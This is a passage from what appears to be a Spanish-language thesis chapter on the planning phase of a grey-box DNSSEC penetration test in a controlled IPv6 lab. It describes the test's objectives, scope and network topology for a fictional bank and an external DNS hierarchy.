


Figura 4.1 Topología de red del escenario real de pruebas controlado DNSSEC cuando la cadena de confianza está firmada




Figura 4.2 Topología de red del escenario real de pruebas controlado DNSSEC cuando la cadena de confianza está rota

CAPÍTULO 5

APLICACIÓN DE LA METODOLOGÍA PROPUESTA PARA ANALIZAR Y EVALUAR LA SEGURIDAD DE DNSSEC EN REDES DE INFORMACIÓN IPV6

Se presenta el desarrollo de cada una de las fases de la nueva metodología planteada para el análisis y evaluación de la seguridad proporcionada por DNSEC en Redes de información IPv6 sobre el escenario real de pruebas controlado ya definido.

5.1. FASE 1: PLANEACIÓN

En esta fase, se describen los objetivos, el tipo de test de intrusión, el diagrama de red del ambiente de prueba, el alcance y el plan de pruebas definido que se llevará a cabo en el escenario real de pruebas controlado, como se muestra a continuación:

Objetivo

El objetivo de este test de penetración es **analizar y evaluar la seguridad proporcionada por DNSSEC** en redes de información IPv6 en el escenario real de pruebas controlado, mediante la aplicación de la Fase 2 de penetración, incluida en la metodología planteada en el capítulo 2.

Tipo de test de intrusión o test de penetración (pentest):

Se lleva a cabo un pentest de tipo **caja gris.**

Alcance

Se lleva a cabo un pentest de seguridad de tipo **caja gris** que consiste en realizar pruebas de concepto llamadas PoC, tanto en la red interna y externa del escenario real de pruebas controlado, definidas en el plan de pruebas de seguridad que se muestra a continuación. Se considera que cada una de las pruebas se realizará sobre un determinado escenario con determinados requisitos de seguridad, con el propósito de determinar en qué casos DNSSEC proporciona o no sus servicios de

seguridad: ***autenticación del origen, y autenticación e integridad de los datos de DNS.***

Diagrama de red del ambiente de prueba

El escenario real de pruebas controlado, está conformado por una topología que incluye una **red interna** y una **red externa.**

La **red interna**, está constituida por la organización **Bancodk**, la cual presenta una delegación segura DNSSEC para los dominios y subdominios internos de la organización, con su correspondiente servidor DNS autoritario, DNS secundario, servidor web, hosts clientes, un servidor cache validador y un cliente validador, que contienen el ancla de confianza del dominio **bancodk.com** de la organización así como la **clave pública ksk** del servidor raíz **f.root-servers.net**, con esta infraestructura de red se realiza el proceso de validación DNSSEC para los dominios internos y externos a la organización.

La **red externa**, está conformada por los **niveles de la jerarquía DNS**, desde el **subdominio** (**www**), los **dominios** de nivel secundario (**comunicate.com** y **networks.com**), pasando por el **dominio de nivel superior** (**gTLD COM**), hasta llegar al **nivel raíz**; en la red externa, se presentan 2 estados: el primero, cuando todos los niveles de la jerarquía DNS se encuentran **firmados** con DNSSEC a **excepción** de **networks.com** y el segundo cuando la **cadena está rota,** es decir que el dominio de nivel superior (gTLD COM) no se encuentra firmado con DNSSEC. De esta manera los **usuarios que se encuentren dentro de la organización** pueden realizar consultas DNSSEC a los **dominios internos** www.bancodk.com y www.transacciones.bancodk.com como a los **dominios externos** www.comunicate.com y www.networks.com o a **dominios inexistentes** tales cómo **coomunicate.com** y **baancodk.com**.

La implementación de los servidores DNSSEC dentro del escenario de pruebas, se llevó a cabo en las plataformas informáticas Linux Debian Stretch v9.4, Centos 7 y Windows server 2012.

Como máquina atacante se utilizan las distribuciones (Kali-Linux y Windows 10 de 64 bits), configurando la interfaz eth0, donde el Pentester tendrá acceso a la red interna CAFÉ para llevar a cabo las pruebas de concepto PoC, desde la red

interna de la organización Bancodk, así mismo realiza PoC desde la red externa del escenario real de pruebas controlado definidas en el plan de pruebas de seguridad que se muestra más adelante en las respectivas Tablas.

En las siguientes Figuras se muestra el **Diagrama de red del escenario real de pruebas controlado DNSSEC en redes de información IPv6**, y la ubicación (**Red interna** o **Red externa**), desde donde se llevarán a cabo las diferentes **PoC**.




Figura 5.1 Diagrama de red del escenario real de pruebas controlado DNSSEC en redes de información IPv6




Figura 5.2 Puntos de ataque desde la red interna

